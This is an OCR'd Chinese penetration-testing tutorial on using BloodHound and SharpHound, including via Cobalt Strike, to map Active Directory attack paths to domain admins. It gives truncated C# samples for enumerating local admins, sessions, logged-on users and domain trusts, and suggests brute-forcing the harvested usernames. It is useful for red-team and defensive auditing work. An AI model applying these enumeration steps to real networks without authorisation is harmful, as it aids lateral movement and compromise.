
cs插件：https://github.com/C0axx/AggressorScripts

也可以通过sharpbound.exe和ps1单独使用（execute-assembly、powershell-import）。

导入插件，快速导出并下载bloodhound的json文件。



选择任意可用选项



SharpHound Ingestor


Arguments

Exec Method PowerPick

PowerPick
PowerShell
Execute-Assembly


使用powerpick

在view-->download找到下载的文件



导入zip后就可以通过各种关系寻找路线攻击域管或者某台特定机器

寻找攻击域管的最短路径:



由于本地搭建的域环境没有过多的关联信息，所以不能很好看出各台机器的关系逻辑。


其他环境效果图：

Database Info

DB Address	bolt://localhost:7687
DB User	neo4j
Users	532
Computers	37
Groups	14
Sessions	10
ACLs	5692
Relationships	6325

Refresh DB Stats　Clear Sessions
Warm Up Database　Clear Database
Log Out/Switch DB

查找具有DCSync权限的主体



通过使用该工具，可以在攻击内网的时候有一个明确的路线，大致了解哪些机器及用户的权限是存在价值的，还可以通过当前所获取的权限去判断我们下一步应该去攻击哪些机器，当前的权限是否又与哪些机器有着session交互。

使用技巧

如果你不想过多了解bloodhound对运行机制，不需要自己编写语法查询，只用bloodhound提供的默认ui显示。那么只需要认识几个图形所代表的意义及一些使用技巧：

绿色用户头像：用户

三个黄色头像：用户组

红色小电脑：计算机


绿色小地球：域

默认提供的ui查询：

Find all Domain Admins	查找所有域管理员
Find Shortest Paths to Domain Admins	查找域管理员的最短路径
Find Principals with DCSync Rights	查找具有DCSync权限的主体
Users with Foreign Domain Group Membership	具有外域组成员身份的用户
Groups with Foreign Domain Group Membership	具有外域组成员身份的组
Map Domain Trusts	
Shortest Paths to Unconstrained Delegation Systems	不受约束的委派系统的最短路径
Shortest Paths from Kerberoastable Users	来自Kerberoastable用户的最短
Shortest Paths to Domain Admins from Kerberoastable Users	可通过Kerberoastable用
Shortest Path from Owned Principals	已拥有权限最短路径
Shortest Paths to Domain Admins from Owned Principals	已拥有权限到域管理员的最短路径
Shortest Paths to High Value Targets	高价值目标

两个关系中的联系解读：

鼠标移动到路径并出现闪光时，右键-->HELP。



出现该关系的释义

Help: MemberOf

Info　　Abuse Info　　Opsec Considerations　　References


The user ADMINISTRATOR@ is a member of the group ENTERPRISE ADMINS@

Groups in active directory grant their members any privileges the group itself has. If a group has rights to another principal, users/computers in the group, as well as other groups inside the group inherit those permissions.

Close

通过**点**进行关系关联：

如下图，通过点击企业管理员组将会利用闪光列出3条相关联的信息路径。




以高价值目标的最短路径举例进行分析

当选择高价值目标的最短路径UI进行分析（选择其他UI使用方式一样），可以重点关注用户（绿色头像）、计算机（红色小电脑）。当用鼠标指向这两个单位时，会以高亮显示体现出具体的攻击路径。简而言之：


1.对高亮攻击路径中的所有用户分析

2.对高亮攻击路径中的所有计算机进行分析



找到关键计算机或者关键用户时，可以右键设置最短路径到此处，查询可以获取该用户权限的路径信息。


发现从exchange计算机可以获取该用户权限



如同这样，可以遍历默认提供的ui查询中，获取到关键的用户、计算机以及获取它们的相关路径，可以很好的辅助内网渗透中的横向、纵向权限获取。

路径设置

右键设置起点终点，或者在左上角填上起点终点



目标选择和API使用

收集器有几个独立的步骤，它们同时运行以收集图形所需的不同数据。整体细分分为几类：本地管理员，组成员关系，会话，对象属性，ACL和域信任。

本地管理员

本地管理员集合使用两种不同的方法完成，具体取决于是否指定了隐秘选项。没有隐秘选项的本地管理员收集将首先查询Active Directory以获取计算机列表。计算机列表将传递给枚举运行程序，该运行程序将连接到每台计算机并执行以下操作：

- 在端口445上执行TCP连接以检查主机是否处于活动状态
- 如果主机处于活动状态，则执行NetLocalGroupGetMembers NETAPI32.aspx) API。
- 从NetLocalGroupGetMembers调用返回的数据并将SID解析为实际用户，并过滤掉本地帐户。

如果指定了隐秘集合，则SharpHound将向域控制器查询所有组策略容器对象及其对应的**gpcfilesyspath**属性的列表，该属性指示实际组策略文件在域控制器$ SYSVOL目录中的位置。将枚举每个组策略文件，查找模式*S-1-5-32-544__Members*，它指示本地Administrators组。处理文件以确定应用这些GPO的计算机。

语法

```
NET_API_STATUS NET_API_FUNCTION NetLocalGroupGetMembers(
  LPCWSTR    servername,
  LPCWSTR    localgroupname,
  DWORD      level,
  LPBYTE     *bufptr,
  DWORD      prefmaxlen,
  LPDWORD    entriesread,
  LPDWORD    totalentries,
  PDWORD_PTR resumehandle
);
```

参数

servername

指向常量字符串的指针，该字符串指定要在其上执行函数的远程服务器的DNS或NetBIOS名称。如果此参数为**NULL**，则使用本地计算机。

localgroupname

指向常量字符串的指针，该字符串指定要列出其成员的本地组的名称。有关更多信息，请参阅以下备注部分。

level

指定数据的信息级别。此参数可以是以下值之一。

值	含义
0	返回与本地组成员关联的 安全标识符（SID）。所述*bufptr*参数指向的数组LOCALGROUP_MEMBERS_INFO_0结构。
1	返回与本地组成员关联的SID和帐户信息。所述*bufptr*参数指向的数组LOCALGROUP_MEMBERS_INFO_1结构。
2	返回与本地组成员关联的SID，帐户信息和域名。所述*bufptr*参数指向的数组LOCALGROUP_MEMBERS_INFO_2结构。

| **3** | 返回本地组成员的帐户和域名。所述*bufptr*参数指向的数组LOCALGROUP_MEMBERS_INFO_3结构。 |

NetLocalGroupGetMembers sample code，枚举用户

```
static class NetworkAPI

        {

            [DllImport("Netapi32.dll")]

            public extern static int NetLocalGroupGetMembers([MarshalAs(Unmanage


            [DllImport("Netapi32.dll")]

            public extern static int NetApiBufferFree(IntPtr Buffer);


            // LOCALGROUP_MEMBERS_INFO_1 - Structure for holding members details

            [StructLayout(LayoutKind.Sequential, CharSet = CharSet.Unicode)]

            public struct LOCALGROUP_MEMBERS_INFO_1

            {

                public int lgrmi1_sid;

                public int lgrmi1_sidusage;

                public string lgrmi1_name;

            }

        }

        static void Main(string[] args)

        {

            int EntriesRead;

            int TotalEntries;

            int Resume;

            IntPtr bufPtr;
```

```
        string groupName = "Administrators";

        NetworkAPI.NetLocalGroupGetMembers(null, groupName, 1, out bufPtr, -

        if (EntriesRead > 0)
        {
            NetworkAPI.LOCALGROUP_MEMBERS_INFO_1[] Members = new NetworkAPI.
            IntPtr iter = bufPtr;
            for (int i = 0; i < EntriesRead; i++)
            {
                Members[i] = (NetworkAPI.LOCALGROUP_MEMBERS_INFO_1)Marshal.F
                iter = (IntPtr)((int)iter + Marshal.SizeOf(typeof(NetworkAPI
                Console.WriteLine(Members[i].lgrmi1_name);
            }
            NetworkAPI.NetApiBufferFree(bufPtr);
        }
    }
```

```
管理员: 命令提示符
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>net localgroup administrators
别名     administrators
注释     管理员对计算机/域有不受限制的完全访问权

成员

-------------------------------------------------------------------------------
Administrator
命令成功完成。

C:\Users\Administrator>C:\Users\Administrator\Desktop\ConsoleApp22.exe
```

```
管理员: C:\Windows\system32\cmd.exe

C:\Users\Administrator\Desktop>ConsoleApp22.exe
Administrator

C:\Users\Administrator\Desktop>
```

NetLocalGroupGetMembers函数检索安全数据库中**特定的本地组**，它从安全帐户管理器（SAM）数据库，或在域控制器上（在Active Directory）枚举成员名单。本地组成员可以是用户或全局组。也就是说，在非域控的机器下枚举只能是本地组用户，在域控下运行可以枚举本地组或者全局组。（需要在域内使用，如果是工作组，无法获取远程计算机的成员组用户，只能获取本地成员组用户）

通过遍历DNS或者NetBIOS名称便可以获取所有机器的特定本地组的用户名

```
C:\Users\exchange\Desktop>C:\Users\exchange\Desktop\ConsoleApp24.exe
192.168.239.131 administrators组:
WIN-UIUC36T9913\Administrator
WIN-UIUC36T9913\test
WIN-UIUC36T9913\admin
DCLAB2019\Domain Admins
192.168.239.136 administrators组:
DCLAB2019\Administrator
DCLAB2019\Enterprise Admins
DCLAB2019\Domain Admins
192.168.239.137 administrators组:
DMZ-EXCHANGE\Administrator
DCLAB2019\Domain Admins
DCLAB2019\exchange
DCLAB2019\Organization Management
DCLAB2019\Exchange Trusted Subsystem
```

扩展思路

1.拿到的用户名可以作为爆破使用。

2.确认域管、域控机器。

会话

无论是否指定隐秘，会话集合都是相同的。BloodHound公开了两种不同的查询计算机会话信息的方法。两种方法都从检查端口445开始，然后发散。

默认会话

会话收集的默认方法使用NetSessionEnum NETAPI32.aspx)调用。它不允许直接查询系统以询问谁登录。相反，它允许查询系统以确定为该系统建立的网络会话以及从**何处访问**。在访问网络资源（例如文件共享）时创建网络会话。

该函数提供有关在服务器上建立的会话的信息。

语法

```
NET_API_STATUS NET_API_FUNCTION NetSessionEnum(

  LMSTR    servername,

  LMSTR    UncClientName,

  LMSTR    username,

  DWORD    level,

  LPBYTE   *bufptr,

  DWORD    prefmaxlen,

  LPDWORD entriesread,

  LPDWORD totalentries,

  LPDWORD resume_handle

);
```

参数

servername

指向字符串的指针，该字符串指定要在其上执行函数的远程服务器的DNS或NetBIOS名称。如果此参数为**NULL**，则使用本地计算机。

UncClientName

指向字符串的指针，该字符串指定要为其返回信息的计算机会话的名称。如果此参数为**NULL**，则**NetSessionEnum**将返回服务器上所有计算机会话的信息。

username

指向字符串的指针，该字符串指定要为其返回信息的用户的名称。如果此参数为**NULL**，则**NetSessionEnum**将返回所有用户的信息。

level

指定数据的信息级别。此参数可以是以下值之一。

值	含义
0	返回建立会话的计算机的名称。所述*bufptr*参数指向的数组 SESSION_INFO_0结构。
1	返回计算机的名称，用户的名称以及打开计算机上的文件，管道和设备。所述*bufptr* 参数指向的数组 SESSION_INFO_1结构。
2	除了为级别1指示的信息之外，还返回客户端的类型以及用户如何建立会话。所述*bufptr*参数指向的数组 SESSION_INFO_2结构。
10	返回计算机的名称，用户的名称以及会话的活动和空闲时间。所述*bufptr*参数指向的数组 SESSION_INFO_10结构。
502	返回计算机的名称; 用户名; 打开计算机上的文件，管道和设备; 以及客户端正在使用的传输的名称。所述*bufptr*参数指向的数组 SESSION_INFO_502结构。

例如，API调用可以像这样运行：

```
NetSessionEnum("primary.testlab.local", null, null, 10, out IntPtr ptrInfo, -1,
```

API调用的第四个参数是API调用的**级别**，其中10是唯一以未经身份验证的方式为BloodHound提供所需数据的级别。（级别1、2需要administrators或者Server Operators本地组的成员身份）。因此，使用该函数时不需要高权限。

对具有已安装的共享驱动器的域控制器运行此操作将显示类似于以下的结果：

```
sesi10_cname - 192.168.1.10

sesi10_username - rvazarkar

sesi10_time - 0

sesi10_idle_time - 0
```

该sesi10_cname参数指示，其中会话是从哪里来的，所以主机名可以让我们的会话到远程主机相关解析这个IP地址。这通常是您可能看不到已知存在的登录会话的原因。如果外部网络会话不存在，则SharpHound的未经身份验证的收集方法无法枚举此数据。同样重要的是要注意，username参数没有与之关联的域，这意味着会话信息包含涉及猜测的元素。SharpHound使用全局编录来尝试消除冲突用户的冲突，并确定哪个域是正确的域，但不能保证它会选择正确的域。

session的获取主要通过域控及共享

NetSessionEnum sample code

```
public static SESSION_INFO_10[] EnumSessions(string server)
        {
            IntPtr BufPtr;
            int res = 0;
            Int32 er = 0, tr = 0, resume = 0;
            BufPtr = (IntPtr)Marshal.SizeOf(typeof(SESSION_INFO_10));
            SESSION_INFO_10[] results = new SESSION_INFO_10[0];
            do
            {
                res = NetSessionEnum(server, null, null, 10, out BufPtr, -1, ref
                results = new SESSION_INFO_10[er];
                if (res == (int)NERR.ERROR_MORE_DATA || res == (int)NERR.NERR_Su
                {
                    Int32 p = BufPtr.ToInt32();
                    for (int i = 0; i < er; i++)
                    {

                        SESSION_INFO_10 si = (SESSION_INFO_10)Marshal.PtrToStruc
                        results[i] = si;
                        p += Marshal.SizeOf(typeof(SESSION_INFO_10));
                    }
                }
                Marshal.FreeHGlobal(BufPtr);
            }
```

```
        while (res == (int)NERR.ERROR_MORE_DATA);

        return results;

    }
```

```
C:\Users\exchange>C:\Users\exchange\Desktop\ConsoleApp1.exe 192.168.239.136
NetSessionEnum 演示:
Username   Host                                     time       idle_time
exchange   \\192.168.239.137                        5          0

C:\Users\exchange>C:\Users\exchange\Desktop\ConsoleApp1.exe 192.168.239.137
NetSessionEnum 演示:
Username   Host                                     time       idle_time
DMZ-EXCHANGE$\\[::1]                                    10040904   3
DMZ-EXCHANGE$\\[::1]                                    254        181
exchange   \\192.168.239.137                        0          0
```

扩展思路

1.通过服务器建立session信息搜集IP资产

LoggedOn会话

该**LoggedOn**收集方法是通过询问是谁在对系统实际登录的计算机返回会话信息的更精确的收集方法。需要注意的是，此级别的集合**需要**您要从中收集数据的主机的**管理**权限。此会话集非常适合防御者，或在获得域管理员后进行其他数据收集。该**LoggedOn**收集方法采用两种不同的方法来收集数据。第一种方法是使用NetWkstaUserEnum NETAPI32.aspx) API调用。

该函数可以列出当前登录到该工作站的所有用户的信息。此列表包括交互式，服务和批量登录。

语法

```
NET_API_STATUS NET_API_FUNCTION NetSessionEnum(
  LMSTR   servername,
  LMSTR   UncClientName,
  LMSTR   username,
  DWORD   level,
  LPBYTE  *bufptr,
  DWORD   prefmaxlen,
  LPDWORD entriesread,
  LPDWORD totalentries,
  LPDWORD resume_handle
);
```

参数

servername

指向字符串的指针，该字符串指定要在其上执行函数的远程服务器的DNS或NetBIOS名称。如果此参数为**NULL**，则使用本地计算机。

UncClientName

指向字符串的指针，该字符串指定要为其返回信息的计算机会话的名称。如果此参数为**NULL**，则**NetSessionEnum**将返回服务器上所有计算机会话的信息。

username

指向字符串的指针，该字符串指定要为其返回信息的用户的名称。如果此参数为**NULL**，则**NetSessionEnum**将返回所有用户的信息。

level

指定数据的信息级别。此参数可以是以下值之一。

| 值 | 含义 |

| :------ | :-- |

| **0** | 返回建立会话的计算机的名称。所述*bufptr*参数指向的数组 SESSION_INFO_0结构。 |

| 1 | 返回计算机的名称，用户的名称以及打开计算机上的文件，管道和设备。所述*bufptr* 参数指向的数组 SESSION_INFO_1结构。 |

| 2 | 除了为级别1指示的信息之外，还返回客户端的类型以及用户如何建立会话。所述*bufptr*参数指向的数组 SESSION_INFO_2结构。 |

| 10 | 返回计算机的名称，用户的名称以及会话的活动和空闲时间。所述*bufptr*参数指向的数组 SESSION_INFO_10结构。 |

| 502 | 返回计算机的名称; 用户名; 打开计算机上的文件，管道和设备; 以及客户端正在使用的传输的名称。所述*bufptr*参数指向的数组 SESSION_INFO_502结构。 |

此API调用的示例如下：

```
NetWkstaUserEnum("primary.testlab.local", 1, out IntPtr intPtr, -1, out int entr
```

API调用的第二个参数是API调用的**级别**，其中1个返回的数据多于0。对系统执行此操作会产生如下数据：

```
wkui1_username - rvazarkar

wkui1_logon_domain - TESTLAB

wkui1_oth_domains -

wkui1_logon_server - PRIMARY
```

NetWkstaUserEnum sample code

```
public static WKSTA_USER_INFO_1[] EnumWkstaUser(string server)
        {
            IntPtr Bufptr;
            int nStatus = 0;
            Int32 dwEntriesread = 0, dwTotalentries = 0, dwResumehandle = 0;

            Bufptr = (IntPtr)Marshal.SizeOf(typeof(WKSTA_USER_INFO_1));
            WKSTA_USER_INFO_1[] results = new WKSTA_USER_INFO_1[0];
            do
            {
                nStatus = NetWkstaUserEnum(server, 1, out Bufptr, 32768, out dwE
                results = new WKSTA_USER_INFO_1[dwEntriesread];
                if ((nStatus == NERR_SUCCESS) || (nStatus == ERROR_MORE_DATA))
                {
                    if (dwEntriesread > 0)
                    {
                        IntPtr pstruct = Bufptr;
                        for (int i = 0; i < dwEntriesread; i++)
                        {
                            WKSTA_USER_INFO_1 wui1 = (WKSTA_USER_INFO_1)Marshal.
                            results[i] = wui1;
                            pstruct = (IntPtr)((int)pstruct + Marshal.SizeOf(typ
                        }
                    }
```

```
                else
                {
                    //Console.WriteLine("A system error has occurred : " + r
                }
            }

            if (Bufptr != IntPtr.Zero)
                NetApiBufferFree(Bufptr);

        } while (nStatus == ERROR_MORE_DATA);
        return results;
    }
```

```
C:\Users\exchange>C:\Users\exchange\Desktop\SharpDomainSession.exe 192.168.239.1
36

[+] NetWkstaUserEnum 演示:
  [*] Username              Logon_server                    Logon_domain    Oth_
domains

  [>] Administrator         DCLAB-DC01                      DCLAB2019

  [>] DCLAB-DC01$                                           DCLAB2019

C:\Users\exchange>_
```

LoggedOn集合方法使用的辅助枚举方法是使用远程注册表。SharpHound将尝试打开远程注册表的用户配置单元（如果已启用），并将查找与 SID 格式匹配的子项，这些对应于登录用户将获取的 SID 转换成用户名即可。一般来说，需要域管权限去操作，而在极少数情况下，无需管理员权限即可访问此数据 。

Reg sample code

```
private static IEnumerable<string> GetRegistryLoggedOn(string server)
        {
var users = new List<string>();
try
            {
// 远程打开注册表配置单元，如果它不是我们当前的配置单元
RegistryKey key = RegistryKey.OpenRemoteBaseKey(RegistryHive.Users, server);
// 找到与我们的正则表达式匹配的所有子项
var filtered = key.GetSubKeyNames().Where(sub => SidRegex.IsMatch(sub));
foreach (var subkey in filtered)
                {
users.Add(subkey);
                }
            }
catch (Exception)
            {
yield break;
            }
foreach (var user in users.Distinct())
            {
yield return user;
            }
        }
```

组成员关系

所有域组成员资格集合都通过LDAP完成。SharpHound将向域控制器询问域中每个组，用户和计算机对象的列表，并使用**MemberOf**属性来解析组成员身份。组成员关系集合不需要触及域控制器以外的任何系统。

ACL

所有AD对象ACL集合都是通过LDAP完成的。SharpHound将向域控制器询问域中每个用户，组，计算机和域对象的列表，并使用**NTSecurityDescriptor**属性来解析访问控制列表。ACL集合不需要触及域控制器以外的任何系统。

域信任关系

信任收集使用DsEnumerateDomainTrusts NETAPI32.aspx) API调用执行。运行此查询的示例：

```
DsEnumerateDomainTrusts("testlab.local", 63, out IntPtr ptr, out int domainCount
```

第二个参数是一组标志，用于指定要返回的信任类型。63对应于所有可能的标志：

- DS_DOMAIN_IN_FOREST
- DS_DOMAIN_DIRECT_OUTBOUND
- DS_DOMAIN_TREE_ROOT
- DS_DOMAIN_PRIMARY
- DS_DOMAIN_NATIVE_MODE
- DS_DOMAIN_DIRECT_INBOUND

这将返回所有可能的域类型

对象属性

所有属性集合都通过LDAP完成。SharpHound将向域控制器询问域中每个用户和计算机对象的列表，并为每个对象请求几个不同的属性。

对于用户对象，使用以下属性：

- SamAccountName
- DistinguishedName
- SaMAccountType

- PwdLastSet
- LastLogon
- SidHistory
- UserAccountControl
- Mail
- ObjectSid
- ServicePrincipalName
- DisplayName

对于计算机对象，使用以下属性：

- SaMAccountName
- DistinguishedName
